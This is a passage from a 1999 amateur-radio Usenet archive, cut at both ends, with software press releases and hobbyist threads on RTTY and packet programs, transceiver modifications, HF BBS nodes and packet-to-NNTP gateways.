Macros ~[lf] ("line feed") was added.
Bug with incorrect hints of F1...F12 buttons was fixed.
AFC method was high improved.
V0.20
Program can work both with duplex and non-duplex sound card now.
V0.15
Program can transmit now, but only with
duplex sound cards.
V0.10
The first public version. Receive RTTY only.
==========
TrueTTY description.

Program to receive and transmit RTTY via sound card.
No additional hardware required - your need only transceiver
and computer (5x86-133, Pentium-75 or better) with sound card.
(Optionally you can use simple circuit for PTT-control.)
It make fast and conveniet frequence control, has a lot
macros for tramsmitting. Can cooperate with RZ4AG AAlog logger.
Windows 95/98/NT.

==========

73!
Sergei,
UA9OSV

Sent via Deja.com http://www.deja.com/
Before you buy.

4668. WeFax '99 Release 1 for Windows 95, Windows 98, Windows NT and Windows 2000 to be available in November.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-25 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <eA2mFaxH$GA.280@cpmsnbbsa02>
Source record: 15876

Press Release

Muscle Shoals, Alabama. October 25, 1999 Creative Services Software announces WeFax '99 Release 1, a new 32 bit Windows WeFax program for the Kantronics and AEA/Timewave TNCs. will be available November, 1999. The program will retail for an introductory price of $49.95 until January 2000 when the retail price becomes $59.95.
The black and white weather facsimile charts , referred to as "WEFAX" by HF radio operators, have been transmitted by shore stations for years and received by commercial ships, yachts, and radio amateurs. This allows yachts, marine and weather observers to get images of current weather conditions where no telephone or television is available.
The program will take advantage of the WEFAX mode of the Kantronics and AEA/Timewave line of TNCs. It will allow the user to save the transmissions in .BMP (bitmap) format, print the transmission to any Windows printer, or email it via the Internet.
Other features include an automated scheduler which will allow users to set times when they want to receive faxes without having to be in front of a computer and a fax image manipulation window, where users can zoom, rotate and flip the image.
WeFax '99 is written in robust C++ using the Microsoft Foundation Class library. It runs under Windows 95, Windows 98, Windows NT and the soon to be released Windows 2000.

Creative Services Software is on the web at http://www.cssincorp.com
Windows, Windows 95 and Windows NT are Registered Trademarks of Microsoft Corporation.

4669. PakRatt/CE for Windows CE Handheld PCs announced.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-25 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <#9yTdaxH$GA.196@cpmsnbbsa02>
Source record: 15877

Press Release

New program to debut in November, 1999.
Muscle Shoals, Alabama. October 25, 1999: Creative Services Software and Timewave Technology announces PakRatt/CE , a new 32 bit Windows terminal program for all TNCs will be available in November, 1999.

"With the advent of very low prices for the Windows/CE HPC, it seems to be a match made in heaven to use these tools for portable ham radio operations", said Rick Ruhl, N4GDO, President of Creative Services Software, "TNCs are a perfect match for Windows CE, and the hardware compatibility is already present".

Windows/CE was announced in 1996. Hardware vendors include Casio, Compaq, Panasonic, NEC and more.

PacRatt/CE will be a fully functional, terminal program that is based on the successful PacTerm 98 /PkTerm '99 host mode program.

"This is a FREE program for end users of Windows/CE HPCs", said Ruhl. "They can use this version without any charge. If they need technical support, there is only a one time fee of $20 ".

Creative Services Software is on the web http://www.cssincorp.com.
Timewave is at http://www.timewave.com
Windows, Windows 95 and Windows NT are Registered Trademarks of Microsoft Corporation.

4670. PacTerm '98 and PKTerm '99 Release 1.4 available in November.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-25 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <uYVzAbxH$GA.267@cpmsnbbsa02>
Source record: 15878

Press Release

Muscle Shoals, Alabama. October 25, 1999: Creative Services Software has announced that Pacterm '98 and PKTerm '99 release 1.4 will be available in November 1999. This release is a FREE upgrade for owners of the current product.

The program runs under Windows 95, Windows 98, Windows NT and the soon to be released Windows 2000. It is a true 32-bit Windows application, designed using the Windows Style Guidelines available from Microsoft.

The popular TNC program, written in C++, has been available since November, 1997. It supports Multistream Packet each in its own window and all HF modes, user defined macros, user defined colors and fonts, CD callbooks, COM1 through COM35 (including select USB to serial port converters), Quick Connects, save session in RTF or TXT format and much, much more.

New enhancements for version 1.4 include:
- {UTCDATE} Macro Variable
- ASCII transfer for UNPROTO mode in Packet
- Multiple file select for ASCII transfers in HF modes
- Abort ASCII now available from HF modes
- Interoperability with DX4Win 4.06 logging program
- Basic radio control interface
- Added FIG/NUMS menu option in PKTerm
- Additional commands specific for the PK-900 and DSP-2232 in PkTerm

Pacterm '98 and PKTerm '99 are $79.95. They are available directly from Creative Services Software or your favorite dealer. Pk-Term '99 is also available directly from Timewave Technology. You can also download the program in demo mode from the CSS website.
Creative Services Software is at http://www.cssincorp.com.

Windows, Windows 95, Windows 98, Windows NT and Windows 2000 are Registered Trademarks of Microsoft Corporation.

4671. FIF-232C AND PROGRAMMING

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-25 00:00:00 UTC
From: chramade@aol.com
Message-ID: <19991025155710.26788.00000878@ng-fj1.aol.com>
Source record: 15879

HELLO
I am trying to write a program to read the infos of the transceiver through the FIF 232C Cat Interface. Can anybody give me some informations on how to read the frequency and how to interpret the returned datas ?? It looks a little cryptic to me.
Thanks

4672. Re: New Infrastructure for hamradio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-25 00:00:00 UTC
From: Rob Dover <rdover'@'bclc.stampoutspam.com>
Message-ID: <MY2R3.14$E35.107537@news.bctel.net>
Source record: 15880

Too bad it is almost impossible to read! I hate people who put red text
on a black background

Marcel wrote:
>
> There is a group of people running final tests on a Hispeed datakit that
> will run in 10Mbit/sek
> from a standard networkcard. If you like this hear the rest at
> www.abc.se/m8114 (klick Ke5fx)

4673. Re: FIF-232C AND PROGRAMMING

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-25 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <uusG60yH$GA.241@cpmsnbbsa03>
Source record: 15881

When we were working on the basic rig control program for the new version of Pacterm/Pkterm, I had to get docs for each Yaesu tranceiver. There are many differences on the returned data packet based on which radio you're using, and you have to parse that data based on the radio (bit parsing the flag bits is the only way you're able to tell what state the radio is in). The sending commands are just 5 byte values sent in reverse order to the serial port. Pretty straightforward in the docs.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

ChRAMADE <chramade@aol.com> wrote in message
news:19991025155710.26788.00000878@ng-fj1.aol.com...
> HELLO
> I am trying to write a program to read the infos of the transceiver
through
> the FIF 232C Cat Interface. Can anybody give me some informations on how
to
> read the frequency and how to interpret the returned datas ?? It looks a
little
> cryptic to me.
> Thanks

4674. Modem problems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-25 00:00:00 UTC
From: Chet Bruzewski <ckb1030@earthlink.net>
Message-ID: <7v31cklke1@fir.prod.itd.earthlink.net>
Source record: 15882

I sure hope someone can help with this problem.I have a Bp2m Baypack and a mfj-1224 interface. The problem is that both cannot copy a signal (rtty or others) on hf unless it is a VERY clear signal which is hard to come by. (the bp2m works good on 2mt packet) I have tried different antennas, radios, computers. Also different programs like Hamcom, radioraf and such. I have also tried grounding everything nothing seems to work, checked and double checked the wiring. Still it will not copy (jibberish) or lock on to a signal. I hope someone can point me in the correct direction.
Thanks N8TNJ

4675. Re: Modem problems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-25 00:00:00 UTC
From: PC <pcuellar@bright.net>
Message-ID: <MT8R3.148$fp2.3556@cletus.bright.net>
Source record: 15883

One thing you may or may not know: HF data is generally LOWER sideband,
regardless if you are on 80 meters or 10 meters....took me a while to figure
this one out...
What rig are you using? Sometimes you need to play with the bandpass and
filters to get good copy....
GL es 73 de KB8TRK

<SNIP>
The problem is that both cannot copy a signal (rtty or
> others) on hf unless it is a VERY clear signal which is hard to come by.
> (the bp2m works good on 2mt packet) I have tried different antennas,
radios,
> computers. Also different programs like Hamcom, radioraf and such. I have
> also tried grounding everything nothing seems to work, checked and
double
> checked the wiring. Still it will not copy (jibberish) or lock on to a
> signal. I hope someone can point me in the correct direction.
> Thanks N8TNJ
>
>
>
>

4676. packet to internet gateway software for windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-25 00:00:00 UTC
From: Wayne R Miller <webmaster@ciblink.com>
Message-ID: <7v39ra$g86$1@gandalf.ocslink.com>
Source record: 15884

Hi....

I know it has to be out there somewhere....Packet to Internet gateway
software for those of us who prefer Windows (95/98/NT) to fighting with
NOS....

Any direction would be appreciated!!

Reply here or webmaster@rock106.com

Thanks and 73 de W9MI

Wayne R Miller
Peoria IL USA

4677. Icom 2340H modifications for 9600 packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: mick@uq.net.au
Message-ID: <3814f596.3523040@news.uq.net.au>
Source record: 15885

I would appreciate modifications for Icom 2340H to attach 9600 packet modem. Thanks in advance

Mick VK4JHM QG62

4678. FT290R/FT790R modifications for 9600 packet.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: mick@uq.net.au
Message-ID: <3814f72a.3927078@news.uq.net.au>
Source record: 15886

Anybody heard of how to modify the above Yaesu Txr's for 9600 Baud
Packet Radio. If so please email me on mick@uq.net.au or packet to

VK4JHM@VK4PKT-1

4679. Re: packet to internet gateway software for windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn81ak4l.hvb.nomail@linux.pe1chl.ampr.org>
Source record: 15887

Wayne R Miller <webmaster@ciblink.com> wrote:
>Hi....

>I know it has to be out there somewhere....Packet to Internet gateway
>software for those of us who prefer Windows (95/98/NT) to fighting with
>NOS....

>Any direction would be appreciated!!

Hank W0RLI has the stuff you need. Look in this group for a thread about
it.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4680. Re: FT290R/FT790R modifications for 9600 packet.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn81akbn.hvb.nomail@linux.pe1chl.ampr.org>
Source record: 15888

Mick <mick@uq.net.au> wrote:
>Anybody heard of how to modify the above Yaesu Txr's for 9600 Baud
>Packet Radio. If so please email me on mick@uq.net.au or packet to

I have no detailed description, but I have converted those transceivers
years ago by just tacking on the wires at the connection points you
would expect.
(modulator and demodulator)

I put a 5-pin DIN receptacle with thread lock (round receptacle, not
the usual ones with side lugs) in the space of the backpanel antenna
connector, and used series resistors (10K, I believe) to protect the
electronics from shorts and other external mistakes.

It works reasonably well. Of course the relay clicking is irritating.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4681. Re: FT290R/FT790R modifications for 9600 packet.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: lette@unnilpentium.chem.vu.nl
Message-ID: <7v3kbl$lu6$1@trst.cca.vu.nl>
Source record: 15889

Mick (mick@uq.net.au) wrote:
: Anybody heard of how to modify the above Yaesu Txr's for 9600 Baud
: Packet Radio. If so please email me on mick@uq.net.au or packet to

: VK4JHM@VK4PKT-1

Hi Mick,

Does this work ? My FT290R uses a relay to switch TX/RX. I used it for 1200Bd packet years ago, but 9600 ?

73's Marcel - PE1GDK

```
-------------------------------------------------------------------------------
| I do the alphabet dieet, day 1 eat things starting with "A", almond pie |
| " 2 " " " " "B", blueberry pie |
| " 3 " " " " "C", custard pie... |
| Don't look at: http://huizen.dds.nl/~pe1gdk !!! email: pe1gdk@dds.nl |
| mailto:`echo 'pe1gdk dds'|awk '{print$1"@"$2".nl"}'` |
-------------------------------------------------------------------------------
```

4682. Re: packet to internet gateway software for windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7v4063$2r9a@enews2.newsguy.com>
Source record: 15890

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn81ak4l.hvb.nomail@linux.pe1chl.ampr.org...
> Wayne R Miller <webmaster@ciblink.com> wrote:
> >Hi....
>
> >I know it has to be out there somewhere....Packet to Internet gateway
> >software for those of us who prefer Windows (95/98/NT) to fighting with
> >NOS....
>
> >Any direction would be appreciated!!
>
> Hank W0RLI has the stuff you need. Look in this group for a thread about
> it.

Looks like the "literacy challenge" has shot down another one.

...And they say the schools TODAY are turning out illiterates!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4683. Packet for Palm Pilot ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: peter@neffworld.de
Message-ID: <7v4uqr$mh9$1@news04.btx.dtag.de>
Source record: 15891

Hi,
I am searching packet radio software to connect my Palm Pilot to a tnc - this would allow me to work with a realy portable station...
73
Peter
DL4ZAQ

e-mail: peter@neffworld.de

4684. Re: Packet for Palm Pilot ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <O2xAY9#H$GA.239@cpmsnbbsa03>
Source record: 15892

Since we just did a front end for Windows CE, do you (and the other hams in this group) think a version of PakRatt for the Palm Pilot would be a viable product?

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Claus Peter Neff <peter@neffworld.de> wrote in message
news:7v4uqr$mh9$1@news04.btx.dtag.de...
> Hi,
> I am searching packet radio software to connect my Palm Pilot to a tnc -
this
> would allow me to work with a realy portable station...
> 73
> Peter
> DL4ZAQ
>
> e-mail: peter@neffworld.de

4685. USA HF nodes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <38162a30.9839044@news.compuserve.com>
Source record: 15893

My brother G4DIW is currently in San Diego but will shortly move up
the coast to Portland for the forseeable future. I want to try and
set up mail links but am not sure what HF packet/pactor BBS systems
may be near Portland. Can anyone help?
Richar G4BBH

4686. Re: New Infrastructure for hamradio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7v5mai$ec1$1@hyperion.nitco.com>
Source record: 15894

Rob Dover wrote in message ...
>Too bad it is almost impossible to read! I hate people who put red text
>on a black background
>
>Marcel wrote:
>>
>> There is a group of people running final tests on a Hispeed datakit that
>> will run in 10Mbit/sek
>> from a standard networkcard. If you like this hear the rest at
>> www.abc.se/m8114 (klick Ke5fx)

Now that you mention it... I was wondering what Steve was bitching about.
I guess either my monitor's settings are a bit different or my eyes are better
than I thought, because the only difficulty I found was due to the fact that
English is apparently a second language for the page's author. At any rate,
you can find real technical data on the units, including schematics and
possibly even pc board layouts, at KE5FX's website, www.qsl.net/ke5fx

73, Mike - KG9HF

4687. Re: New Infrastructure for hamradio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7v5n7vcnk1@bgtnsc01.worldnet.att.net>
Source record: 15895

Mike Hughes <mchughes@NOSPAM.netnitco.net> wrote in message
news:7v5mai$ec1$1@hyperion.nitco.com...
> Rob Dover wrote in message ...
> >Too bad it is almost impossible to read! I hate people who put red text
> >on a black background
> >
> >Marcel wrote:
> >>
> >> There is a group of people running final tests on a Hispeed datakit
that
> >> will run in 10Mbit/sek
> >> from a standard networkcard. If you like this hear the rest at
> >> www.abc.se/m8114 (klick Ke5fx)
>
> Now that you mention it... I was wondering what Steve was bitching about.
> I guess either my monitor's settings are a bit different or my eyes are
better
> than I thought, because the only difficulty I found was due to the fact
that
> English is apparently a second language for the page's author. At any
rate,
> you can find real technical data on the units, including schematics and
> possibly even pc board layouts, at KE5FX's website, www.qsl.net/ke5fx
>
> 73, Mike - KG9HF

Thanks, that was the URL I was looking for.
Could not read the pages at the original URL.
Eyes getting too old for the low contrast small print.

--

... Hank

http://horedson.home.att.net

4688. Re: USA HF nodes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7v5ng1$fa5$1@bgtnsc01.worldnet.att.net>
Source record: 15896

Richard C. Ferryman <106255.1565@compuserve.com> wrote in message
news:38162a30.9839044@news.compuserve.com...
> My brother G4DIW is currently in San Diego but will shortly move up
> the coast to Portland for the forseeable future. I want to try and
> set up mail links but am not sure what HF packet/pactor BBS systems
> may be near Portland. Can anyone help?
> Richar G4BBH

Bunches of them. For Oregon and Washington:

w0rli - CLOVER.
n7qdn - CLOVER and PACTOR
wa7ees - PACTOR
k7sli - PACTOR
w7ij - CLOVER and PACTOR
ke7yx - Packet

I've probably left out a few ... lots of us in the Pacific NW
on various HF digital modes. We are all well networked
together over VHF/UHF links.

--

... Hank - w0rli

http://horedson.home.att.net

4689. Re: Packet for Palm Pilot ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-26 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <uJGDEEKI$GA.267@cpmsnbbsa03>
Source record: 15897

Since we just did a front end for Windows CE, do you (and the other hams in this group) think a version of PakRatt for the Palm Pilot would be a viable product?

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Claus Peter Neff <peter@neffworld.de> wrote in message
news:7v4uqr$mh9$1@news04.btx.dtag.de...
> Hi,
> I am searching packet radio software to connect my Palm Pilot to a tnc -
this
> would allow me to work with a realy portable station...
> 73
> Peter
> DL4ZAQ
>
> e-mail: peter@neffworld.de

4690. Mapping AX25 BBS topics to NNTP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: gareth@lightfox.demon.co.uk
Message-ID: <19991027.093725.53@lightfox.demon.co.uk>
Source record: 15749

In a recent message in the "BBS network and tcp/ip" thread, Rob said:

> 1) Bulletins map to net news and the nntp protocol.
> We need a set of newsgroups defined to map to/from the common
> BBS network topics.

Some substantial work on this has been done by the UKIP group, and is accessible via http://www.aggis.demon.co.uk/ BUT .... the mappings are intended for use on 'airside' NNTP servers rather than on the net, and are of the ampr. hierarchy

A master file of mappings etc. is provided, together with tools to produce the necessary files for JNOS and Linux 'mailgw' systems.

TNOS version 2.30 source code can be modified to use the raw gateway mapping file supplied in the UKIP package, and a determined NNTP gateway supremo can obtain the mods at: http://www.rat.org.uk/amrad/nntp7a.tgz

73, Gareth.

4691. Re: Packet for Palm Pilot ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: Bob Smith <user@msn.com>
Message-ID: <ubyF4qHI$GA.220@cpmsnbbsa03>
Source record: 15750

I just used any of the terminal programs for the pilot and hooked up
straight to my KPC-3.

There is a nifty APRS program out there as well for the pilot.

Wouldn't bother with anything else...

--
Bob Smith, N3FTU
Atlanta, GA
bsmith at msn dot com

Claus Peter Neff wrote in message <7v4uqr$mh9$1@news04.btx.dtag.de>...
>Hi,
>I am searching packet radio software to connect my Palm Pilot to a tnc -
this
>would allow me to work with a realy portable station...
>73
>Peter
>DL4ZAQ
>
>e-mail: peter@neffworld.de

4692. Re: Packet for Palm Pilot ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: ralphmw@aol.com
Message-ID: <19991027095712.12811.00001365@ng-fm1.aol.com>
Source record: 15751

Hi Peter,

Try: www.tapr.org

They have an APRS version for the Palm Pilot. I use a Windows CE unit and use the built-in TERMINAL program to run packet that way. Hope this helps.

73's
de Ralph NH6QT

4693. Re: USA HF nodes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <3816fe38.1897364@news.compuserve.com>
Source record: 15752

"Hank Oredson" <horedson@att.net> wrote:

>Bunches of them. For Oregon and Washington:
>
>w0rli - CLOVER.
>n7qdn - CLOVER and PACTOR
>wa7ees - PACTOR
>k7sli - PACTOR
>w7ij - CLOVER and PACTOR
>ke7yx - Packet
>
>I've probably left out a few ... lots of us in the Pacific NW
>on various HF digital modes. We are all well networked
>together over VHF/UHF links.

Thanks Hank
I have also downloaded another list which included wa7ees, wb7okx,
n7qdq and ka7agk and which includes some frequencies so will monitor
for a while.
Richard (Dick) G4BBH

4694. Seeking Information for Mic/TNC/DATA/RS232 ports on HF Radios

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: wa2rsx@worldnetwork.net
Message-ID: <38172126.10515854@netnews.worldnet.att.net>
Source record: 15753

I once had a URL webpage bookmarked for various information for wiring radios and TNCs.

I think it was written by a W5.

Anyone know of such a webpage?

Thanks es 73s,
~Vince~

4695. Re: Seeking Information for Mic/TNC/DATA/RS232 ports on HF Radios

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: Bob Fay <robert.fay@unisys.com>
Message-ID: <7v7b9a$15g8$1@si05.rsvl.unisys.com>
Source record: 15754

The book you are referring to is "What is Your TNC doing" by Gloria Medcalf.
She has a web page that has all of the diagrams at:
http://freeweb.pdq.net/medcalf/ztx/wire/index.html

Bob

Vince <wa2rsx@worldnetwork.net> wrote in message
news:38172126.10515854@netnews.worldnet.att.net...
> I once had a URL webpage bookmarked for various information for wiring
> radios and TNCs.
>
> I think it was written by a W5.
>
> Anyone know of such a webpage?
>
> Thanks es 73s,
> ~Vince~
>

4696. Re: Seeking Information for Mic/TNC/DATA/RS232 ports on HF Radios

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7v7a55$bet@enews3.newsguy.com>
Source record: 15755

Vince <wa2rsx@worldnetwork.net> wrote in message
news:38172126.10515854@netnews.worldnet.att.net...
> I once had a URL webpage bookmarked for various information for wiring
> radios and TNCs.
>
> I think it was written by a W5.
>
> Anyone know of such a webpage?
>
> Thanks es 73s,
> ~Vince~
>

http://www.packetradio.com has it. Not sure it's the one you are thinking
of, but it'll do.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4697. Re: FT290R/FT790R modifications for 9600 packet.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: Walter Koch <koch@hsp.de>
Message-ID: <D2QXODj4i+oelqEerp+pWg8hlsIc@4ax.com>
Source record: 15756

Moin,

nomail@pe1chl.demon.nl (Rob Janssen) schrieb/wrote
>It works reasonably well.

ACK. Even 19k2 works (with filter modification).

>Of course the relay clicking is irritating.

Indeed. But you can judge the load and the quality of the channel very
easily without looking at the computer or at the s-meter :-)

Gruss,
Walter
--
Walter Koch Hochdahl am Neandertal
http://www.hsp.de/~koch/ qrv:db0iz-9
walter@1409.org ham:dg9ep@db0iz
koch@hsp.de

4698. Re: Seeking Information for Mic/TNC/DATA/RS232 ports on HF Radios

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: wa2rsx@worldnetwork.net
Message-ID: <38177d73.34148976@netnews.worldnet.att.net>
Source record: 15757

Thanks Bob; Your info pointed me to where I wanted to get to !
73s

On Wed, 27 Oct 1999 12:04:26 -0500, "Bob Fay" <robert.fay@unisys.com>
wrote:

>The book you are referring to is "What is Your TNC doing" by Gloria Medcalf.
>She has a web page that has all of the diagrams at:
>http://freeweb.pdq.net/medcalf/ztx/wire/index.html
>
>Bob
>
>Vince <wa2rsx@worldnetwork.net> wrote in message
>news:38172126.10515854@netnews.worldnet.att.net...
>> I once had a URL webpage bookmarked for various information for wiring
>> radios and TNCs.
>>
>> I think it was written by a W5.
>>
>> Anyone know of such a webpage?
>>
>> Thanks es 73s,
>> ~Vince~
>>
>
>

4699. Re: USA HF nodes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7v89no$c2k$1@bgtnsc01.worldnet.att.net>
Source record: 15758

Richard C. Ferryman <106255.1565@compuserve.com> wrote in message
news:3816fe38.1897364@news.compuserve.com...
> "Hank Oredson" <horedson@att.net> wrote:
>
>
> >Bunches of them. For Oregon and Washington:
> >
> >w0rli - CLOVER.
> >n7qdn - CLOVER and PACTOR
> >wa7ees - PACTOR
> >k7sli - PACTOR
> >w7ij - CLOVER and PACTOR
> >ke7yx - Packet
> >
> >I've probably left out a few ... lots of us in the Pacific NW
> >on various HF digital modes. We are all well networked
> >together over VHF/UHF links.
>
> Thanks Hank
> I have also downloaded another list which included wa7ees, wb7okx,
> n7qdq and ka7agk and which includes some frequencies so will monitor
> for a while.
> Richard (Dick) G4BBH

wb7okx unknown ...
n7qdq is a typo for n7qdn.
ka7agk is a typo for ka7agh, who is usually on PACTOR, 20M only.
Has been off air a couple weeks, will probably be back on by now.

--

... Hank

http://horedson.home.att.net

4700. Re: Mapping AX25 BBS topics to NNTP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7v89po$d53$1@bgtnsc01.worldnet.att.net>
Source record: 15759

Gareth Rowlands <gareth@lightfox.demon.co.uk> wrote in message
news:19991027.093725.53@lightfox.demon.co.uk...
> In a recent message in the "BBS network and tcp/ip" thread, Rob said:
>
> > 1) Bulletins map to net news and the nntp protocol.
> > We need a set of newsgroups defined to map to/from the common
> > BBS network topics.
>
> Some substantial work on this has been done by the UKIP group, and is
> accessible via http://www.aggis.demon.co.uk/ BUT .... the mappings are
> intended for use on 'airside' NNTP servers rather than on the net, and
> are of the ampr. hierarchy

Exactly the point. I've only been talking about "over the air" stuff.

> A master file of mappings etc. is provided, together with tools to
> produce the necessary files for JNOS and Linux 'mailgw' systems.
>
> TNOS version 2.30 source code can be modified to use the raw gateway
> mapping file supplied in the UKIP package, and a determined NNTP gateway
> supremo can obtain the mods at: http://www.rat.org.uk/amrad/nntp7a.tgz
>
> 73, Gareth.

Thanks for the URLs.

--

... Hank

http://horedson.home.att.net

4701. Re: Mapping AX25 BBS topics to NNTP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7v8a6p$je1$1@bgtnsc01.worldnet.att.net>
Source record: 15760

Now that I've looked at the ax.25 -> nntp mapping file I see a
major problem: the inverse mapping cannot be created.

I'll continue to do it in the simple and obvious manner.

To make the whole system useful, mappings must work in
both directions, since bulletins might be posted either using
an ax.25 BBS, or using a tcp/ip based newsreader.

(Note for the comprehension disabled: I am talking about
RADIO here, nothing whatsoever to do with the internet.)

--

... Hank

http://horedson.home.att.net

Gareth Rowlands <gareth@lightfox.demon.co.uk> wrote in message
news:19991027.093725.53@lightfox.demon.co.uk...
> In a recent message in the "BBS network and tcp/ip" thread, Rob said:
>
> > 1) Bulletins map to net news and the nntp protocol.
> > We need a set of newsgroups defined to map to/from the common
> > BBS network topics.
>
> Some substantial work on this has been done by the UKIP group, and is
> accessible via http://www.aggis.demon.co.uk/ BUT .... the mappings are
> intended for use on 'airside' NNTP servers rather than on the net, and
> are of the ampr. hierarchy
>
> A master file of mappings etc. is provided, together with tools to
> produce the necessary files for JNOS and Linux 'mailgw' systems.
>
> TNOS version 2.30 source code can be modified to use the raw gateway
> mapping file supplied in the UKIP package, and a determined NNTP gateway
> supremo can obtain the mods at: http://www.rat.org.uk/amrad/nntp7a.tgz
>
> 73, Gareth.
>

4702. Wiring a mic

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-27 00:00:00 UTC
From: yv4fnc@cantv.NET
Message-ID: <00c001bf2038$18e54800$28f1c4a1@lolo>
Source record: 15898

Have anyone ever wired an ICOM CM6 microphone to a KENWOOD TS-140 S..??

If it is your case, please, send how....

Thanks in advance...

Jose A. Tedeschi O. [YV4FNC]
yv4fnc@yv4fjj.ampr.org
yv4fnc@cantv.net

4703. Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: byon@iname.com
Message-ID: <3817d30c.251110551@news.lvcablemodem.com>
Source record: 15761

I'm sure that this thread has been beaten to death in the past, but I searched around and could not find a Windows app to decode/encode 1200 or 9600 baud packet with a sound card.Can anyone confirm that this doesn't exists, or point me in the direction of one?

I have, in fact, started writing one of my one. If it turns out to become functional, I'll notify the group.

Thanks!

Byon

4704. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7v8prt$2ith@enews1.newsguy.com>
Source record: 15762

Byon Garrabrant <byon@iname.com> wrote in message
news:3817d30c.251110551@news.lvcablemodem.com...
> I'm sure that this thread has been beaten to death in the past, but I
> searched around and could not find a Windows app to decode/encode 1200
> or 9600 baud packet with a sound card.Can anyone confirm that this
> doesn't exists, or point me in the direction of one?

There's a couple of ways to do that now. I recommend and use the Win95
version of FlexNet, but I understand that the "AGW" software is pretty good,
too.

Here's where to look:

FlexNet:
http://www.afthd.tu-darmstadt.de/~flexnet/

SV2AGW:
http://www.forthnet.gr/sv2agw

> I have, in fact, started writing one of my one. If it turns out to
> become functional, I'll notify the group.

Hey that's great! Keep us informed!

If you decide to look over FlexNet, it will save you some time and trouble
to check out my web-site, where I've collected setup info and articles about
